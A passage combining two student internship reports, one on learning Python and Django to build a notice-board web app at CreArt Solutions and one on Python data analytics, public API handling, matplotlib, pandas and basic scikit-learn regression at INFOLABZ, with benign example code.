I am equally thankful to Mr. Akshay, my internal guide, for his consistent support, feedback, and mentorship. His assistance played a pivotal role in shaping my practical skills and approach.

I am grateful for the opportunity provided by the organization to apply theoretical knowledge to real-world projects. The hands-on experience garnered during this internship has been invaluable for my professional growth.

Lastly, I want to acknowledge the encouragement and support of my family and friends. Their belief in me has been my driving force throughout this journey.

In conclusion, this internship has been a transformative experience, and I extend my heartfelt thanks to everyone who contributed to its success.

Thank you

Abstract

This report contains the work done by the author during his internship at ***CreArt Solutions PVT LTD.*** It shows the work I did in the company during my internship period. In the report, the author discusses the process of D'jango framework.and the creating the website for the use with help of python D'jango framework and diffrent toos in it. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Company Name: CreArt Solutions PVT LTD.

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

Where does this quality come from? IT Fresher's are knowledgeable but they are not skilful enough to establish themselves into the industry. To make them skilful CreArt incorporates its Corporate Internship Program and nourishes the young brains with the best industrial mentors. CreArt also places some of the Fresher's within its own family and place the rest to the other IT partnering companies which will assemble strong relations within the IT companies.

CreArt is dedicated towards perfection in every aspect. Professionalism is the main ingredient of CreArt. We strongly believe in delivering the best services to the clients till their satisfaction. Main objective of CreArt is to provide professional, qualitative, innovative and accessible services in every possible form.

1.2 Website Link and Images

Website Link: https://creart.in/

Images of Website

1.3 Aim and objective of the Internship:

Our internship program was conducted from 27-July-2023 to 10-August-2023. During our internship course, we were to be taught about various concepts of the Python and Django Framework from very basic.
We covered different important basics which are used in every programming language. The Goals to be achieved during whole internship course were as follows:

1. Basic Python Programming
2. Django Concepts
3. How to download Xampp and how to use it
4. Make Project

Chapter 2
Internship Program

2.1 Introduction to Python

Python is a general-purpose interpreted, interactive, object-oriented, and high-level programming language. It was created by Guido van Rossum during 1985-1990.

Python is a high-level, interpreted, interactive and object-oriented scripting language. Python is designed to be highly readable. It uses English words frequently whereas other languages use punctuation, and it has fewer syntactic constructions than other languages.

Advantages of Python:

Python is interpreted - Python is processed at runtime by the interpreter. You do not need to compile your program before executing it. This is similar to PERL and PHP.

Python is Interactive - You can actually sit at a Python prompt and interact with the interpreter directly to write your programs.

Python is Object-Oriented - Python supports Object-Oriented

Style or technique of programming that encapsulates code within objects.

Python is a Beginner's Language - Python is a great language for the beginner-level programmers and supports the development of a wide range of applications from simple text processing to WWW browsers to games.

Characteristics of Python

- It supports functional and structured programming methods as well as OOP.
- It can be used as a scripting language or can be compiled to byte-code for Building large applications.
- It provides very high-level dynamic data types and supports dynamic type checking.

Applications of Python

- Easy to learn
- A broad standard library
- Interactive Mode
- Portable & Extensible
- Python provides interfaces to all major commercial databases.
- Python provides a better structure and support for large programs than shell scripting.

Name of Python Framework Are,

- Django
- CherryPy
- Dash + Flask

2.2 Learning in the Internship

Week 1:

During the first week of the internship, the focus was on providing foundational knowledge and understanding of Python basics. This included concepts such as variables, data types, operators, and functions. The emphasis was on building a strong groundwork to comprehend more complex topics later. Through interactive lessons and practical exercises, I gained hands-on experience in writing Python code, declaring variables, creating functions, and using basic programming constructs. This initial exposure laid a solid foundation for the subsequent stages of the internship, enabling me to confidently approach more advanced aspects of Python Django development.

Write some basic program in python like marks entry, convert temperature Celsius to

Fahrenheit, what is type casting, what is function and how to declare it etc.

Enter Marks of Math : 91
Enter Marks of Phy : 98
Enter Marks of English : 95
Enter Marks of Java : 92
Enter Marks of Python : 94
Total Marks : 470

Week 2:

Django Installation & Project Creation:

- Follow Those 7 step to create Django Project Step

1: Create Virtual Environment – activate/Deactivate

(using this command – python –m venv name) Step 2: pip install Django

Step 3: Django-admin startproject project_name

Step 4: python manage.py runserver

(Run Project using: http://127.0.0.1.8000/

Step 5: pip install mysqlclient

Step 6: Make database connection and do change in settings.py

Step 7: python manage.py migrate –Create Tables in Databse

(Check MySQL databse – Ready made tables will be include in database)

What is Django and how it works.

During the second week of the internship, the primary focus was on comprehending the process of creating Django projects and gaining insights into their underlying mechanisms. To initiate a new Django project, the `django-admin` or `python manage.py` command-line tools are employed. This command sets up the project framework, including fundamental files like settings, URLs, and the management script.

Django projects adhere to the MVC (Model-View-Controller) architectural pattern, known as MVT (Model-View-Template) in Django. Models define the database structure, views handle request processing, and templates manage the presentation layer, fostering separation of concerns.

Key to every project is the `settings.py` configuration file. It orchestrates crucial aspects such as database connections, installed apps, middleware, and more. URLs are articulated within the `urls.py` file, dictating the mapping of incoming requests to specific views. For local development and testing, the built-in development server (`python manage.py runserver`) is employed.


Grasping this foundational structure is vital for constructing scalable and maintainable applications. It promotes clean code architecture and collaborative development. Week 2 of the internship significantly emphasized the intricacies of project creation, unveiling the essence of Django's underlying workings.


2.3 Description of internship experience

My 15-day internship at creArt Solutions, focusing on Python Django, was an enlightening journey. I delved into the intricacies of web development, learning how to create functional and dynamic applications. Collaborating with the talented team allowed me to gain insights into industry practices and problem-solving techniques. I developed a strong grasp of Django's framework, enhancing my coding skills and project management acumen. From designing models and views to handling URLs and templates, the hands-on experience was both challenging and rewarding. The mentorship and guidance provided by the professionals at creArt Solutions were instrumental in my growth, fostering an environment of continuous learning. This internship solidified my passion for software development and equipped me with practical skills for future endeavors in the field.

Chapter 3
Project Work

In my internship, I developed "NoticeHub" using Django. Admins can add notices, which users can then view, streamlining communication and information sharing within the platform.





My Admin Panel
Recent actions

CreArt Solutions - Web App
Latest Notices
Information : Amplification and outreach of ongoing "Har Ghar Tiranga" campaign - Regarding
Regarding 7th Semester Internship Internal Review on 16th and 17th August 2023

Created At : Aug. 16, 2023, 1:30 p.m.
Updated At : Aug. 16, 2023, 1:35 p.m.
Regarding Participation in GTU Spirit Tournament 2023-24 Both for Girls and Boys
Created At : Aug. 16, 2023, 1:49 p.m.
Updated At : Aug. 16, 2023, 1:49 p.m.
@copyright

Chapter 4
Overall Experience

My 15-day internship at CreArt Solutions, where I worked with Python Django, was an amazing experience. I got to learn a lot about creating websites and applications. The team was really helpful and taught me many things about how things work in the real world. I learned how to use Django to build different parts of websites, like making sure pages show the right information and creating forms for users to interact with. The people at CreArt Solutions were like guides, always there to help me when I had questions. This internship showed me how coding can be used to make cool things online and I'm excited to use what I learned in the future.

Chapter 5
Conclusion

The internship course was a very useful experience. I gained a lot of new knowledge and skills. Related to our study we learned more about coding and developing projects.

Furthermore, we experienced education is important and we have to be aware of industrial aspects and keep learning new technology. This internship program was not one sided, but it was a way of sharing knowledge, ideas and opinions. We learnt how to make our project live and many other things that we were not aware of. At last, this internship gave us insights and motivation to pursue career in right direction by learning new things.

Overall, I found the Web Development internship experience to be positive, and I'm sure I will be able to use the skills I learned in my career later.

INTERNSHIP AT INFOLABZ IT SERVICES PVT LTD

AN INTERNSHIP REPORT

Submitted by

PRAJAPATI PIYUSHKUMAR MAHESHBHAI

200390107013

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT LTD** has been carried out by **Prajapati Piyushkumar Maheshbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. First Name Last Name

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107013
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Prajapati Piyushkumar Maheshbhai.

In this internship tenure, we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Prajapati Piyushkumar Maheshbhai all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT LTD** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof CHINTAN NAGRECHA** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Prajapati Piyushkumar Maheshbhai**	_____

ACKNOWLEDGMENT

I am deeply grateful for the opportunity to acknowledge and express my heartfelt appreciation to everyone who contributed to my enriching internship experience at INFOLABZ IT Services Pvt Ltd in the field of Data Analytics and Machine Learning.

Chintan Nagrecha:
I extend my sincere gratitude to Mr. Chintan Nagrecha, my mentor and guide, for his exceptional mentorship and continuous support throughout my internship. His insights, guidance, and expertise in the realm of Data Analytics and Machine Learning have been instrumental in shaping my understanding of advanced techniques and real-world applications.

INFOLABZ IT Services Pvt Ltd:
I want to convey my sincere appreciation to INFOLABZ IT Services Pvt Ltd for providing me with an opportunity to work on challenging projects and immerse myself in the practical aspects of data analysis and machine learning. The exposure to diverse projects and the dynamic work environment have contributed significantly to my growth as a data professional.

Saffrony Institute of Technology:
I would like to acknowledge Saffrony Institute of Technology for providing me with the academic foundation that has enabled me to translate classroom learning into practical skills during my internship.

The internship journey with INFOLABZ IT Services Pvt Ltd, under the guidance of Chintan Nagrecha, has been an enlightening experience that has equipped me with valuable insights and skills in the field of Data Analytics and Machine Learning. I am sincerely grateful for the opportunities, knowledge, and support that I have received.

Piyush Prajapati
Enrollment ID**:** 200390107013

Abstract

This report contains the work done by the author during the internship at INFOLABZ IT SERVICES PVT. LTD. It shows the work I did in the company during my internship period. In this report, the author discusses the concepts of data analytics and machine learning. The report also includes the tools and libraries used for data analytics and machine learning. In the machine learning part, the mathematical as well as coding part is mentioned by the author. Overall the report signifies the learning of the author during this internship period.

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make it's own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concept which could be used by millions of people.

1.2 MISSION AND VISION OF THE COMPANY:

Chapter 2. BASICS OF ANALYTICS AND CONCEPT OF API

In the world of using data for smarter decisions, analytics helps us understand and predict things from information. APIs are like helpful bridges that allow different computer programs to talk to each other easily. And to make data easier to understand, we use pictures and charts called visualizations that show patterns and trends. These three things, analytics, APIs, and visualizations, work together to make data more useful and understandable for making choices.

2.1 TYPES OF DATA

In Python, data comes in various types, including numbers, text, and boolean values, organized into sequences, mappings, sets, and binary forms, enabling versatile and efficient manipulation of information in programming.

2.2 DICTIONARY

In Python, a dictionary is a collection of key-value pairs, where each key is unique and associated with a value. Dictionaries are mutable, allowing you to add, modify, and remove elements dynamically. Here's an overview of creating, accessing, updating, and deleting elements in a dictionary.

```
# Creating a dictionary
person = {
    "name": "John",
    "age": 30,
    "city": "New York"
}
print(person)
```

```
{'name': 'John', 'age': 30, 'city': 'New York'}
```

1.2.1 Create Dictionary

```
# Accessing values
print(person["name"])
print(person["age"])
```

```
John
30
```

1.2.2 Accessing Values

```
# Updating value
person["age"] = 31
print(person["age"])

31
```

1.2.3 Updating Value

```
# Deleting a key-value pair
del person["city"]
print(person)

{'name': 'John', 'age': 31}
```

1.2.4 Deleting value

2.3 CONCEPT OF API

An API, or Application Programming Interface, is a set of rules and protocols that allows different software applications to communicate and interact with each other. It acts as a bridge that enables developers to use specific functionalities and access data from one software component while working within another application. APIs make it possible for developers to leverage external services, libraries, or systems without needing to understand the internal workings of those components. This promotes efficient development, fosters interoperability, and allows software to be built upon existing functionalities, enhancing overall capabilities and saving time. APIs are used extensively in web development, software integration, and building modular and scalable applications.

2.4 REQUEST PACKAGE

The requests library in Python is a popular package that simplifies the process of making HTTP requests to web servers and handling the responses. It allows you to send GET, POST, PUT, DELETE, and other types of HTTP requests, and it also handles various aspects of working with web content.

Installation: **pip install requests**

2.5 API HANDLING

How to get the data from API.

Code:

```
#API handling
import requests

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()
print(mydata)
print(type(mydata))
```

Now, Explore the API

```
# print all the keys
for i in mydata:
   print(i)
print(mydata["cases_time_series"][0]["date"])


# total number of days :
print("total number of days : ",len(mydata["cases_time_series"]))

# print all data :
for i in range(0,len(mydata["cases_time_series"])):
   print("Date : ",mydata["cases_time_series"][i]["date"],
         "Cases : ",mydata["cases_time_series"][i]["dailyconfirmed"],
         "Deaths : ",mydata["cases_time_series"][i]["dailydeceased"])




# store all dates
# highest cases
# print date of that day
# print total number of days ( count ) which having greater than 1 lac

userdate = input("Enter Date :")

for i in range(0,len(mydata["cases_time_series"])):
   if userdate == mydata["cases_time_series"][i]["date"]:
      #print("Date found")
      print("New cases :",mydata["cases_time_series"][i]["dailyconfirmed"])
      break
else:
   print("Date Not Found")
```

2.4 DATA VISUALIZATION USING MATPLOTLIB

Matplotlib is a widely used data visualization library in Python that allows you to create a wide variety of static, interactive, and animated visualizations. It provides a flexible and easy-to-use interface for creating charts, graphs, plots, and other visual representations of data. Here's an overview of the basics of using Matplotlib for visualization:

Installation: **pip install matplotlib**

Import the matplotlib.pyplot module, commonly imported as plt, to create visualizations.


import matplotlib.pyplot as plt

2.5 DIFFERENT TYPES OF VISUALIZATION GRAPHS

Bar Chart : A bar plot is a graphical representation of categorical data with rectangular bars. Each bar's length represents the value associated with a specific category, making it useful for comparing discrete data points.

Code :

```
import matplotlib.pyplot as plt

categories = ['A', 'B', 'C', 'D']
values = [25, 40, 30, 50]

plt.bar(categories, values)
plt.xlabel('Categories')
plt.ylabel('Values')
plt.title('Bar Plot')
plt.show()
```



1.7.1 Bar Chart

Pie Chart : A pie chart displays data in a circular form, dividing a whole into sectors proportional to the data values. It's suitable for showing how individual parts contribute to the overall composition**.**

Code :

```
import matplotlib.pyplot as plt

labels = ['Apples', 'Bananas', 'Grapes', 'Oranges']
sizes = [35, 20, 25, 20]

plt.pie(sizes, labels=labels, autopct='%1.1f%%')
```


1.7.2 Pie chart

```
plt.title('Pie Chart')
plt.show()
```

Multiple BarChart: A multiple bar plot displays multiple datasets side by side or stacked on top of each other within the same category. It's useful for comparing multiple sets of data across categories.

Code :

```
import matplotlib.pyplot as plt

categories = ['A', 'B', 'C', 'D']
values1 = [25, 40, 30, 50]
values2 = [30, 35, 45, 20]

plt.bar(categories, values1, label='Values 1')
plt.bar(categories, values2, label='Values 2', bottom=values1)
plt.xlabel('Categories')
plt.ylabel('Values')
plt.title('Multiple Bar Plot')
plt.legend()
plt.show()
```




1.7.3 Multiple Bar Chart

Scatter Chart : A scatter plot uses dots to represent individual data points in a two-dimensional space. It helps visualize the relationship between two continuous variables, showing patterns or trends.

Code :

```
import matplotlib.pyplot as plt

# Sample data
x = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
y = [5, 7, 3, 8, 2, 9, 4, 6, 1, 10]

# Creating a scatter plot
plt.scatter(x, y, color='blue', marker='o', label='Data Points')

# Adding labels and title
plt.xlabel('X-axis')
plt.ylabel('Y-axis')
plt.title('Scatter Plot Example')

# Displaying legend
plt.legend()

# Displaying the plot
plt.show()
```



1.7.4 Scatter Chart

Chapter 3. ASSIGNMENT 1

In this chapter 2 as assignment 1 based on the previous learning on the API concepts.
In the assignment explore three different APIs and gives answer of the questions mentioned in the assignment.

3.1 INSHORTS NEWS API :

API : https://inshortsapi.vercel.app/news?category=all

1) How many main keys are there in this API? Extract and print all keys.
2) How many news are available in this API?
3) Print all news in bellow format.
1. News content , Author: AUTHOR NAME, DATE: Date of news
2. News content , Author: AUTHOR NAME, DATE: Date of news
3. News content , Author: AUTHOR NAME, DATE: Date of news

Code :

```
import requests

# Make a request to the API
response = requests.get('https://inshortsapi.vercel.app/news?category=all')
data = response.json()

# Task 1: Print main keys
main_keys = data.keys()
print("Main keys:", main_keys)

# Task 2: Count the number of news
news_count = len(data['data'])
print("Number of news:", news_count)

# Task 3: Print news
for index, news in enumerate(data['data'], start=1):
    print(f"{index}. {news['content']}, Author: {news['author']}, DATE: {news['date']}")
```

3.2 ISRO SPACE CRAFT API :

API : https://isro.vercel.app/api/spacecrafts
1) Print all main keys and total number of main keys as well.
2) Print all spacecrafts names as per below output format
3) Allow user to enter name of spacecraft. Print spacecraft is found or spacecraft not found
Code :

```
import requests

# Make a request to the API
response = requests.get('https://isro.vercel.app/api/spacecrafts')
data = response.json()

# Task 1: Print main keys and total number of main keys
main_keys = data.keys()
main_keys_count = len(main_keys)
print("Main keys:", main_keys)
print("Total main keys:", main_keys_count)

# Task 2: Print spacecraft names
spacecrafts = data['spacecrafts']
for spacecraft in spacecrafts:
    print(spacecraft['name'])

# Task 3: Allow user to enter spacecraft name and check if it exists
user_input = input("Enter spacecraft name: ")
found = False
for spacecraft in spacecrafts:
    if spacecraft['name'].lower() == user_input.lower():
        found = True
        break
if found:
    print("Spacecraft found.")
else:
    print("Spacecraft not found.")
```

3.3 POSTAL PIN CODE API :

API : https://api.postalpincode.in/pincode/380001
1) ALLOW USER TO INSERT PINCODE
2) PRINT NAME OF ALL AREAS WHICH COMES UNDER THAT PINCODE
3) PINCODE ENTERED BY USER SHELL BE MERGED IN BELOW URL'S XXXXXX PART.
URL: https://api.postalpincode.in/pincode/XXXXXX

Code :

```
import requests

def get_areas_by_pincode(pincode):
    url = f'https://api.postalpincode.in/pincode/{pincode}'
    response = requests.get(url)
    data = response.json()
    if data[0]['Status'] == 'Success':
        areas = data[0]['PostOffice']
        for area in areas:
```

```
            print(area['Name'])
    else:
        print("Invalid PIN code")

user_pincode = input("Enter PIN code: ")
get_areas_by_pincode(user_pincode)
```

Chapter 4. PANDAS DATA FRAME & XLRD

Pandas DataFrame stands as a foundational tool for versatile data manipulation and analysis in Python, while XLRD offers seamless data extraction from Excel files, enhancing the integration of Excel data into Python workflows.

4.1 PANDAS DATA FRAME

Code :

```
import pandas as pd
import numpy as np

mydata = [15,25,35]
pddata = pd.DataFrame(mydata)            #List to Data Frame
print(pddata)

newdata = (15,25,35)
newpddata = pd.DataFrame(newdata)     #Tuple to Data Frame
print(newpddata)

impdata = {"a":[30,20],'b':[40,10],'c':[50,0]}
imppddata = pd.DataFrame(impdata)              #Dictionary to Data Frame
print(imppddata)

game=pd.DataFrame([['ROHIT','BATSMAN',50],['KOHLI','BATSMAN',80],['BUM
RAH','BOWLER',15]],columns=["NAME",'TYPE','SCORE'])
print(game)
print(game['NAME'][1])

empdata = np.array([[8000,10000,18000],[15000,18000,25000]])
pdempdata=pd.DataFrame(empdata,index=["RAMESH","MAHESH"],columns=[202
0,2021,2022])
print(pdempdata)
pdempdata['TOTAL'] = 12*(pdempdata[2020]+pdempdata[2021]+pdempdata[2022])
print(pdempdata)

pdempdata[2023] = pdempdata[2022] + (pdempdata[2022]*0.30)
print(pdempdata)

pdempdata.to_csv('filename.csv')          # Convert into Data Frame to CSV
```

4.2 XLRD

Code :

```
import pandas as pd
import numpy as np
from matplotlib import pyplot as plt

file1data = pd.read_excel("RESULT1.xlsx")              # Read Excel File
print(file1data)
print(type(file1data))

file2data = pd.read_excel("RESULT2.xlsx")              #Read Excel File
print(file2data)

alldata = pd.concat([file1data,file2data])
print(alldata)

name = list(alldata['NAME'])
total = list(alldata['TOTAL'])

plt.bar(name,total)
plt.show()

print(alldata.sort_values(['TOTAL'],ascending=False))
print(alldata.sort_values(['TOTAL'],ascending=False).head(3))
print(alldata.sort_values(['TOTAL'],ascending=False).tail(3))
```

Chapter 5. MACHINE LEARNING

Machine learning is a field of artificial intelligence that focuses on developing algorithms and models that enable computers to learn from data and make predictions or decisions without being explicitly programmed. It involves training these algorithms on large datasets, allowing them to identify patterns and relationships. The goal is to create systems that can generalize from the learned information and perform tasks like classification, regression, clustering, and more. Machine learning finds applications in diverse areas, from image recognition and natural language processing to autonomous vehicles and medical diagnoses.

5.1 LINEAR MODEL

A linear model is a mathematical representation that assumes a linear relationship between input features and the output. It's a foundational concept in machine learning and is used for various tasks, including regression (predicting a continuous value) and classification (predicting a category). The key assumption is that the relationship between inputs and output can be expressed as a weighted sum of the input features, along with an added bias term.

Implementation:

Here's a step-by-step breakdown of implementing a linear regression model using Python's scikit-learn library:

1. Data Preparation
Import the necessary libraries: import numpy as np and from sklearn.linear_model import LinearRegression.

2. Model Initialization
Create an instance of the LinearRegression class: model = LinearRegression().
This initializes the model with default settings.

3. Training
Train the model using the fit method: model.fit(X, y).
The model adjusts the weights and bias using an optimization algorithm (usually gradient descent) to minimize the prediction error.

4.Prediction
To make predictions for new data, provide the input features to the trained model using the predict method: predicted_y = model.predict(new_X).

5. Evaluation
Assess the model's performance using evaluation metrics such as mean squared error (MSE), R-squared, etc.
Visualize the model's fit by plotting the regression line along with the data points.

Remember that linear models assume a linear relationship between the features and the output. If the relationship is more complex, other techniques like polynomial regression or more advanced models might be needed.

Code :

```
from sklearn.linear_model import LinearRegression
import numpy as np

# Sample data
X = np.array([[1.0], [2.0], [3.0], [4.0]])
y = np.array([2.0, 3.0, 3.5, 4.5])

# Initialize the model
model = LinearRegression()

# Train the model
model.fit(X, y)

# Make predictions
new_X = np.array([[5.0]])
predicted_y = model.predict(new_X)
print("Predicted value:", predicted_y)
```

5.2 MULTIPLE LINEAR MODEL

A multiple linear regression model is a powerful extension of simple linear regression that considers multiple input features to predict a continuous output. It assumes a linear relationship between the inputs and the output, and the goal is to find the optimal combination of weights and bias that minimize the prediction error.

The model's effectiveness depends on factors like feature relevance and multicollinearity (correlation among features). It's used in scenarios where multiple factors influence the outcome, such as predicting house prices based on area, number of bedrooms, and location.

We import necessary libraries: numpy for numerical operations, train_test_split for splitting the dataset, LinearRegression for creating the model, and mean_squared_error for evaluating the model's performance.

We define sample data: X contains input features (each row represents a training example) and y holds the corresponding target output values.

The dataset is split into training and testing sets using train_test_split. This helps assess the model's performance on unseen data.

We initialize the linear regression model using LinearRegression().

The model is trained on the training data using the fit method. It learns the optimal weights and bias to minimize the prediction error.

We make predictions on the test data using the predict method.

The mean squared error (MSE) is calculated to quantify the difference between the predicted values and the actual target values. Lower MSE indicates better predictive performance.

Code :

```
import numpy as np
from sklearn.model_selection import train_test_split
from sklearn.linear_model import LinearRegression
from sklearn.metrics import mean_squared_error

# Sample data: X contains multiple features and y is the target output
X = np.array([[1.0, 2.0], [2.0, 3.0], [3.0, 4.0], [4.0, 5.0]])
y = np.array([3.0, 5.0, 6.0, 8.0])

# Split data into training and testing sets (80% training, 20% testing)
